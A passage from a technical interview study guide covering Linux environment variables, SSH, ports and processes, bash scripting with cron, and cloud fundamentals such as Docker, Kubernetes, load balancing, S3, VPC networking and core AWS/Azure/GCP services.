**Persisting:** add `export` lines to `~/.bashrc` (interactive shells) or `~/.profile` / `~/.bash_profile` (login shells); system-wide in `/etc/environment`. Reload with `source ~/.bashrc`.

**In applications:**

```python
import os
db_url = os.environ.get("DATABASE_URL", "sqlite:///dev.db")   # default if missing
```

```javascript
const port = process.env.PORT || 3000;
```

The **12-factor app** methodology says: store config in the environment. Keep secrets out of Git — use `.env` files (git-ignored) locally and a secrets manager (AWS Secrets Manager, Vault, Kubernetes Secrets) in production.

> **Interview tip:** "command not found" after installing a tool usually means its directory isn't in `$PATH`. `which python3` / `type ls` shows which executable will run.


## 11.8 SSH

**SSH (Secure Shell)** gives encrypted remote login and command execution over an insecure network (port **22**). It replaced plain-text Telnet/rlogin.

```
ssh kavish@203.0.113.10                     # log in
ssh -i ~/.ssh/aws-key.pem ubuntu@ec2-host   # with a specific private key
ssh -p 2222 user@host                       # custom port
ssh user@host "df -h"                       # run one remote command
scp app.jar user@host:/opt/app/             # copy file to remote
scp user@host:/var/log/app.log .            # copy from remote
rsync -avz ./site/ user@host:/var/www/      # efficient sync (only changes)
ssh -L 5433:localhost:5432 user@bastion     # local port forwarding / tunnel to remote DB
```

**Key-based authentication** (preferred over passwords):

```
ssh-keygen -t ed25519 -C "kavish@laptop"    # creates ~/.ssh/id_ed25519 (private) + .pub
(public)
ssh-copy-id user@host                       # appends public key to server's
~/.ssh/authorized_keys
```




*SSH public-key authentication (simplified)*

**Hardening:** disable password login ( `PasswordAuthentication no` in `/etc/ssh/sshd_config` ), disable root login ( `PermitRootLogin no` ), keep private keys at `chmod 600` , use `fail2ban` , restrict by firewall/security group. `~/.ssh/config` stores host aliases:

```
Host prod
    HostName 203.0.113.10
    User ubuntu
    IdentityFile ~/.ssh/prod.pem
# now just: ssh prod
```

## 11.9 Ports and Processes

A **port** (0–65535) identifies a specific service on a host. Ports < 1024 are **privileged** (need root to bind).

```
sudo ss -tulpn                    # sockets: -t TCP, -u UDP, -l listening, -p process, -n
numeric
sudo netstat -tulpn               # older equivalent
sudo lsof -i :8080                # which process uses port 8080?
sudo fuser -k 8080/tcp            # kill whatever holds port 8080
curl -I http://localhost:8080     # is the service responding?
nc -zv db.internal 5432           # can I reach this host:port? (netcat)
telnet host 25                    # legacy connectivity test
```

```
$ sudo ss -tulpn | grep LISTEN
tcp  LISTEN  0  511   0.0.0.0:80      0.0.0.0:*   users:(("nginx",pid=812,fd=6))
tcp  LISTEN  0  4096  127.0.0.1:5432  0.0.0.0:*   users:(("postgres",pid=640,fd=5))
```

Note `127.0.0.1:5432` — Postgres only accepts **local** connections; `0.0.0.0:80` listens on **all interfaces**.

**Debugging "Address already in use" (EADDRINUSE):**

```
sudo lsof -i :3000          # → node  4821 kavish ... TCP *:3000 (LISTEN)
kill 4821                   # stop the old instance (or change your app's port)
```

**Network diagnostics:** `ping host` (ICMP reachability), `traceroute host` (path/hops), `dig example.com` / `nslookup` (DNS), `ip addr` (interfaces & IPs), `ip route` (routing table), `curl -v` (full HTTP exchange).

## 11.10 Basic Shell Scripting

A **shell script** is a text file of shell commands executed in sequence — used to automate deployments, backups, log rotation, setup.

```
#!/bin/bash
# backup.sh — back up a directory and keep the last 7 archives
set -euo pipefail                       # exit on error, unset var, or failed pipe stage

SRC_DIR="${1:-/var/www}"                # first argument, default /var/www
DEST_DIR="/backups"
STAMP=$(date +%Y-%m-%d_%H%M)            # command substitution
ARCHIVE="$DEST_DIR/site_$STAMP.tar.gz"

if [ ! -d "$SRC_DIR" ]; then            # test: directory exists?
    echo "Error: $SRC_DIR not found" >&2
    exit 1
fi

mkdir -p "$DEST_DIR"
tar -czf "$ARCHIVE" "$SRC_DIR"
echo "Created $ARCHIVE ($(du -h "$ARCHIVE" | cut -f1))"

# delete all but the newest 7 backups
count=0
for f in $(ls -t "$DEST_DIR"/site_*.tar.gz); do
    count=$((count + 1))
    if [ "$count" -gt 7 ]; then
        rm -- "$f"
        echo "Removed old backup $f"
    fi
done
```

```
chmod +x backup.sh
./backup.sh /srv/app
```

**Syntax cheat sheet:**

| Concept | Example |
|---|---|
| Variables (no spaces around `=`) | `name="Asha"; echo "Hi $name"` |
| Arguments | `$0` script name, `$1..$9`, `$#` count, `$@` all args |

| Concept | Example |
| --- | --- |
| Exit status of last command | `$?` (0 = success) |
| Arithmetic | `total=$((a + b))` |
| Conditions | `[ "$a" -eq "$b" ]` numbers ( `-ne -lt -gt -le -ge` ), `[ "$s" = "x" ]` strings, `-f file` , `-d dir` , `-z "$s"` empty |
| If | `if [ cond ]; then ... elif ...; else ...; fi` |
| For loop | `for i in {1..5}; do echo $i; done` |
| While loop | `while read -r line; do echo "$line"; done < file.txt` |
| Function | `greet() { echo "Hello $1"; }; greet Ravi` |
| Case | `case "$1" in start) ... ;; stop) ... ;; *) echo "usage";; esac` |
| Logical chaining | `make && echo ok \|\| echo failed` |

**Scheduling with cron:** `crontab -e` , format `min hour day month weekday command` :

```
0 2 * * *     /home/kavish/backup.sh >> /var/log/backup.log 2>&1   # 2:00 AM daily
*/5 * * * *   /usr/local/bin/healthcheck.sh                         # every 5 minutes
0 9 * * 1-5   /scripts/report.sh                                    # 9 AM on weekdays
```

**Interview tip:** Always quote variables ( `"$file"` ) — unquoted variables break on spaces in filenames. Start scripts with `set -euo pipefail` so failures don't go unnoticed.

# 12. Cloud Computing

**Cloud computing** is on-demand delivery of computing resources — servers, storage, databases, networking, software — over the internet with **pay-as-you-go** pricing, instead of buying and running your own data centre.

**NIST's five essential characteristics:** on-demand self-service, broad network access, **resource pooling** (multi-tenancy), **rapid elasticity** (scale up/down quickly), **measured service** (pay for what you use).

**Benefits:** no upfront hardware cost (CapEx → OpEx), scale in minutes, global reach, high availability, managed services reduce ops work. **Concerns:** vendor lock-in, cost surprises, data sovereignty/compliance, dependency on provider outages, **shared responsibility** for security.

## 12.1 IaaS vs PaaS vs SaaS

| | On-premises | IaaS | PaaS | SaaS |
|---|---|---|---|---|
| **Applications** | You | You | You | Provider |
| **Data** | You | You | You | Provider |
| **Runtime** | You | You | Provider | Provider |
| **Middleware** | You | You | Provider | Provider |
| **Operating system** | You | You | Provider | Provider |
| **Virtualisation** | You | Provider | Provider | Provider |
| **Servers** | You | Provider | Provider | Provider |
| **Storage** | You | Provider | Provider | Provider |
| **Networking** | You | Provider | Provider | Provider |

*Who manages each layer: green = you, blue = cloud provider*

| | IaaS | PaaS | SaaS |
|---|---|---|---|
| You get | Virtual machines, storage, networks | A platform to deploy code | Ready-to-use software |
| You manage | OS, runtime, apps, data | Your app & data | Just your data/config |
| Control | Highest | Medium | Lowest |
| Ease | Most work | Less work | No work |

| | IaaS | PaaS | SaaS |
|---|---|---|---|
| Examples | AWS EC2, Azure VMs, Google Compute Engine | Heroku, AWS Elastic Beanstalk, Google App Engine, Azure App Service, Vercel | Gmail, Google Workspace, Microsoft 365, Salesforce, Zoom, Slack |
| Analogy (pizza) | Rent a kitchen — you cook | Order a take-and-bake pizza | Eat at a restaurant |

**Also: FaaS / serverless** (AWS Lambda, Azure Functions, Google Cloud Functions) — upload functions that run on events, billed per invocation and execution time, auto-scale to zero; **CaaS** (container-as-a-service — AWS ECS/Fargate, Google Cloud Run); **DBaaS** (Amazon RDS, Azure SQL).

**Shared responsibility model:** the provider secures the cloud (physical data centres, hardware, hypervisor); you secure what you put **in** the cloud (data, IAM users and permissions, OS patches on IaaS, network rules, encryption settings).

## 12.2 Public vs Private vs Hybrid Cloud

| | Public cloud | Private cloud | Hybrid cloud |
|---|---|---|---|
| Owned/operated by | Third-party provider; shared infrastructure (multi-tenant) | One organisation (on-prem or hosted, single-tenant) | Mix of public + private, connected |
| Cost model | Pay-as-you-go, no CapEx | High upfront and maintenance | Mixed |
| Scalability | Virtually unlimited | Limited by owned hardware | Burst to public when needed ("cloud bursting") |
| Control & compliance | Less direct control | Full control; strict compliance | Sensitive data private, rest public |
| Examples | AWS, Azure, GCP | OpenStack, VMware in a bank's data centre | Bank keeps customer DB on-prem; runs website & analytics on AWS |

**Multi-cloud:** using several public providers (e.g. AWS + GCP) to avoid lock-in or use best-of-breed services. **Community cloud:** shared by organisations with common needs (e.g. government agencies).

## 12.3 Virtual Machines

A **virtual machine (VM)** is a software emulation of a full computer with its own OS (**guest OS**), running on physical hardware (**host**) via a **hypervisor**, which divides CPU, memory and storage among VMs and isolates them.

| Hypervisor | Runs on | Examples | Used for |
|---|---|---|---|
| **Type 1 (bare metal)** | Directly on hardware | VMware ESXi, Microsoft Hyper-V, Xen, KVM | Data centres, cloud providers |


| Hypervisor | Runs on | Examples | Used for |
|---|---|---|---|
| **Type 2 (hosted)** | On top of a host OS | VirtualBox, VMware Workstation, Parallels | Developer laptops |

**Benefits:** run many isolated servers on one machine (better utilisation), different OSes side by side, snapshots and easy migration, strong isolation. **Downsides:** each VM carries a full OS → GBs of size, minutes to boot, more RAM overhead.

**In the cloud:** an AWS **EC2 instance** is a VM. You choose an **instance type** (e.g. `t3.micro` 2 vCPU/1 GB burstable, `m6i.large` general purpose, `c6i` compute-optimised, `r6i` memory-optimised), an **AMI** (machine image with OS), storage (**EBS** volumes), and network/security group. **Pricing models:** on-demand, reserved/savings plans (1–3 year commitment, cheaper), **spot** (spare capacity, up to ~90% off but can be reclaimed — good for batch jobs).

## 12.4 Containers

A **container** packages an application with its dependencies (libraries, runtime, config) into an isolated unit that runs consistently anywhere — "it works on my machine" → "it works on every machine". Containers **share the host OS kernel**, so they are lightweight.




*VMs virtualise hardware; containers virtualise the operating system*

| | Virtual machine | Container |
|---|---|---|
| Virtualises | Hardware | Operating system |
| Includes | Full guest OS | App + dependencies only |
| Size | GBs | MBs |
| Startup | Minutes | Seconds or less |
| Isolation | Strong (separate kernels) | Process-level (shared kernel) — weaker |
| Density | Tens per host | Hundreds per host |

| | Virtual machine | Container |
|---|---|---|
| Portability | Image tied to hypervisor format | Runs anywhere with a container runtime |


**How Linux implements containers: namespaces** (isolate what a process can *see*: PID, network, mount, user, hostname/UTS, IPC) and **cgroups** (limit what it can *use*: CPU, memory, I/O), plus layered filesystems (OverlayFS).

**Orchestration — Kubernetes (K8s):** manages containers across a cluster of machines: scheduling, self-healing (restart failed containers), scaling (Horizontal Pod Autoscaler), rolling updates/rollbacks, service discovery and load balancing, config and secrets. Core objects: **Pod** (one or more containers sharing network/storage — smallest unit), **Deployment** (desired replicas of a pod), **Service** (stable network endpoint), **Ingress** (HTTP routing from outside), **ConfigMap/Secret**, **Node** (a worker machine). Managed versions: EKS, AKS, GKE.

## 12.5 Docker Fundamentals

**Docker** is the most popular platform to build, ship and run containers.

| Term | Meaning |
|---|---|
| **Dockerfile** | Text recipe of instructions to build an image |
| **Image** | Read-only, layered template (app + dependencies). Built once, run many times |
| **Container** | A running (or stopped) **instance** of an image, with a thin writable layer |
| **Registry** | Storage for images — Docker Hub, AWS ECR, GitHub Container Registry |
| **Volume** | Persistent storage that outlives containers |
| **Docker Compose** | YAML file to define and run multi-container apps |




*Dockerfile → image → containers*

**Example Dockerfile (Node.js API):**

```
FROM node:20-alpine            # base image (small Alpine Linux + Node)
WORKDIR /app                   # working directory inside the image
COPY package*.json ./          # copy dependency manifests FIRST (layer caching)
RUN npm ci --omit=dev          # install deps — cached unless package files change
COPY . .                       # then copy source code
ENV NODE_ENV=production
EXPOSE 3000                    # documents the port the app listens on
USER node                      # don't run as root
CMD ["node", "server.js"]      # default command when a container starts
```

**Layer caching:** each instruction creates a layer; unchanged layers are reused, so ordering stable steps (dependency install) before frequently changing ones (source copy) makes rebuilds fast. **Multi-stage builds** compile in a large "builder" image and copy only the output into a small runtime image.

```
docker build -t myapp:1.0 .                    # build image from Dockerfile in current dir
docker images                                  # list images
docker run -d -p 8080:3000 --name api \
       -e DB_HOST=db myapp:1.0                 # detached; host port 8080 → container 3000; env
var
docker ps ; docker ps -a                       # running ; all containers
docker logs -f api                             # follow logs
docker exec -it api sh                         # open a shell inside the running container
docker stop api ; docker rm api                # stop ; remove container
docker rmi myapp:1.0                           # remove image
docker run -v pgdata:/var/lib/postgresql/data postgres:16   # named volume for persistence
docker tag myapp:1.0 myrepo/myapp:1.0 && docker push myrepo/myapp:1.0
```

**docker-compose.yml — app + database + cache:**

```
services:
  api:
    build: .
    ports: ["8080:3000"]
    environment:
      DATABASE_URL: postgres://app:secret@db:5432/shop   # 'db' = service name (DNS)
      REDIS_URL: redis://cache:6379
    depends_on: [db, cache]
  db:
    image: postgres:16
    environment: { POSTGRES_USER: app, POSTGRES_PASSWORD: secret, POSTGRES_DB: shop }
    volumes: [pgdata:/var/lib/postgresql/data]
  cache:
    image: redis:7
volumes:
  pgdata:
```

```
docker compose up -d      # start everything
docker compose down       # stop and remove
```

**CMD vs ENTRYPOINT:** `ENTRYPOINT` defines the fixed executable; `CMD` provides default arguments (easily overridden at `docker run`). **COPY vs ADD:** prefer `COPY`; `ADD` also extracts tar archives and can fetch URLs.

## 12.6 Load Balancers (cloud)

(Algorithms and concepts in §8.3.) Cloud providers offer fully managed, auto-scaling, highly available load balancers.


| AWS service | Layer | Use |
|---|---|---|
| **Application Load Balancer (ALB)** | 7 (HTTP/HTTPS) | Path/host-based routing ( `/api/*` → API target group), WebSockets, TLS termination, integrates with containers & Lambda |
| **Network Load Balancer (NLB)** | 4 (TCP/UDP) | Extreme performance, millions of req/s, static IPs |
| Gateway Load Balancer | 3 | Third-party firewalls/appliances |
| Classic LB | 4/7 | Legacy |

Azure equivalents: **Application Gateway** (L7), **Azure Load Balancer** (L4), **Front Door** (global L7). GCP: Cloud Load Balancing (global).

**Key features: target groups** (sets of instances/containers/IPs), **health checks** (e.g. `GET /health` every 30 s — unhealthy targets removed), **cross-zone balancing**, **SSL/TLS termination** with managed certificates (ACM), **sticky sessions**, integration with auto scaling groups. A **DNS-level/global LB** (Route 53, Front Door) can route users to the nearest healthy region.

## 12.7 Auto-Scaling

**Auto-scaling** automatically adjusts the number of compute instances based on demand — scale **out** during peaks for performance, scale **in** during quiet periods to save money.




*Auto Scaling Group driven by a CloudWatch alarm*

**Configuration:** a **launch template** (AMI, instance type, startup script), **min / desired / max** capacity, and **scaling policies**:

| Policy | How | Example |
|---|---|---|
| **Target tracking** | Keep a metric at a target value | Keep average CPU at 50% |
| Step / simple scaling | Add/remove N instances when alarm thresholds crossed | CPU > 80% → +2; < 30% → −1 |
| **Scheduled** | Scale at known times | +10 instances at 7 PM daily for dinner rush; Big Billion Day sale |
| **Predictive** | ML forecasts traffic from history | Pre-warm before daily peaks |

**Important details: cooldown / warm-up periods** (avoid flapping by waiting for new instances to boot before scaling again), health-check replacement (unhealthy instances terminated and replaced — self-healing), scale on the right metric (CPU, request count per target, queue length). Apps must be **stateless** (§8.11) to scale horizontally. Containers scale similarly with Kubernetes **HPA**; serverless functions scale automatically.

## 12.8 Object Storage

**Object storage** stores data as **objects** — each with the data itself, metadata, and a unique key — in flat containers called **buckets**, accessed over HTTP APIs. Examples: **Amazon S3**, Azure Blob Storage, Google Cloud Storage, MinIO (self-hosted).


| | Object storage | Block storage | File storage |
|---|---|---|---|
| Unit | Object (data + metadata + key) | Fixed-size blocks | Files in hierarchical folders |
| Access | HTTP REST API ( `GET` / `PUT` ) | Attached as a raw disk to one VM | Network file system (NFS/SMB), shared mount |
| Cloud example | S3, Blob Storage | EBS, Azure Managed Disks | EFS, Azure Files |
| Scalability | Virtually unlimited, highly durable | Size of volume | Large |
| Latency | Higher | Lowest | Medium |
| Modify in place | No — replace whole object | Yes | Yes |
| Use for | Images, videos, backups, logs, static websites, data lakes | OS disks, databases | Shared content across servers |

**S3 essentials:** bucket names are globally unique; object key like `users/42/avatar.png` (the "folders" are just key prefixes); **11 nines (99.999999999%) durability** by replicating across availability zones; **storage classes** (Standard → Infrequent Access → Glacier for archives) with **lifecycle rules** to move/delete old data automatically; versioning; encryption at rest; bucket policies & IAM for access control; **pre-signed URLs** give temporary access to a private object.

```python
import boto3
s3 = boto3.client("s3")
s3.upload_file("report.pdf", "my-company-bucket", "reports/2026/q3.pdf")
url = s3.generate_presigned_url("get_object",
        Params={"Bucket": "my-company-bucket", "Key": "reports/2026/q3.pdf"},
        ExpiresIn=3600)                              # link valid for 1 hour
```

**Typical pattern:** users upload profile photos → the app gives the browser a pre-signed URL to upload **directly to S3** (no load on app servers) → the DB stores only the key → images are served through a **CDN** (CloudFront) for speed.

## 12.9 Cloud Networking




*A typical AWS VPC with public and private subnets across two availability zones*

| Concept | Meaning |
|---|---|
| **Region** | Geographic area with multiple data centres (e.g. `ap-south-1` Mumbai) |
| **Availability Zone (AZ)** | Isolated data centre(s) within a region; deploy across ≥ 2 AZs for high availability |
| **VPC** (Virtual Private Cloud) | Your logically isolated private network in the cloud, defined by a CIDR block ( `10.0.0.0/16` ) |
| **Subnet** | A range of IPs within the VPC, tied to one AZ. **Public** subnet routes to an Internet Gateway; **private** subnet doesn't |
| **Internet Gateway (IGW)** | Allows public subnets to talk to the internet |

| Concept | Meaning |
|---|---|
| **NAT Gateway** | Lets private instances make **outbound** internet calls (OS updates) without being reachable inbound |
| **Route table** | Rules deciding where subnet traffic goes |
| **Security Group** | **Stateful** virtual firewall at the instance level; allow rules only (e.g. allow 5432 only from the app's SG) |
| **Network ACL** | **Stateless** firewall at the subnet level; allow and deny rules |
| **VPC peering / Transit Gateway** | Connect VPCs privately |
| **VPN / Direct Connect** | Connect on-premises networks to the VPC (hybrid cloud) |
| **CDN** (CloudFront) | Cache content at edge locations near users |
| **DNS** (Route 53) | Managed DNS with health-check-based and latency-based routing |

**Security best practice:** only the load balancer is public; app servers and databases sit in private subnets; database security group allows traffic only from the app security group; admins reach private hosts via a bastion host or SSM Session Manager.

## 12.10 AWS / Azure Basics

**Core services you should be able to name and explain:**

| Category | AWS | Azure | GCP |
|---|---|---|---|
| Virtual machines | **EC2** | Virtual Machines | Compute Engine |
| Serverless functions | **Lambda** | Functions | Cloud Functions |
| Containers (managed K8s) | EKS, ECS, Fargate | AKS, Container Apps | GKE, Cloud Run |
| PaaS app hosting | Elastic Beanstalk | App Service | App Engine |
| Object storage | **S3** | Blob Storage | Cloud Storage |
| Block storage | EBS | Managed Disks | Persistent Disk |
| Relational DB | **RDS**, Aurora | Azure SQL Database | Cloud SQL, Spanner |
| NoSQL DB | DynamoDB | Cosmos DB | Firestore, Bigtable |
| Cache | ElastiCache (Redis) | Azure Cache for Redis | Memorystore |
| Networking | **VPC**, Route 53, CloudFront | Virtual Network, Azure DNS, Front Door/CDN | VPC, Cloud DNS, Cloud CDN |
| Load balancing | ELB (ALB/NLB) | Load Balancer, Application Gateway | Cloud Load Balancing |
| Messaging | SQS, SNS, Kinesis | Service Bus, Event Hubs | Pub/Sub |

| Category | AWS | Azure | GCP |
|---|---|---|---|
| Identity & access | **IAM** | Entra ID (Azure AD), RBAC | Cloud IAM |
| Monitoring | CloudWatch, X-Ray | Azure Monitor, App Insights | Cloud Monitoring/Logging |
| Infrastructure as Code | CloudFormation, CDK | ARM / Bicep | Deployment Manager |
| Secrets | Secrets Manager, KMS | Key Vault | Secret Manager |

**IAM (Identity and Access Management) essentials: users** (people), **groups**, **roles** (temporary credentials assumed by services/apps — e.g. an EC2 instance role that can read one S3 bucket), **policies** (JSON documents of allowed/denied actions). Follow the **principle of least privilege**; enable MFA; never embed access keys in code.

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["s3:GetObject", "s3:PutObject"],
    "Resource": "arn:aws:s3:::my-company-bucket/uploads/*"
  }]
}
```

**Infrastructure as Code (IaC):** define infrastructure in versioned code instead of console clicks — **Terraform** (multi-cloud), CloudFormation, Bicep, Pulumi. Reproducible, reviewable, and easy to tear down.

**Example architecture — deploying a 3-tier web app on AWS:** Route 53 (DNS) → CloudFront (CDN for static React build hosted on S3) → ALB → ECS Fargate containers or EC2 Auto Scaling Group in private subnets across 2 AZs → RDS PostgreSQL Multi-AZ + ElastiCache Redis → S3 for uploads → SQS + Lambda for background jobs → CloudWatch for logs/metrics/alarms → IAM roles for each service.

**Well-Architected Framework pillars (AWS):** operational excellence, security, reliability, performance efficiency, cost optimisation, sustainability.

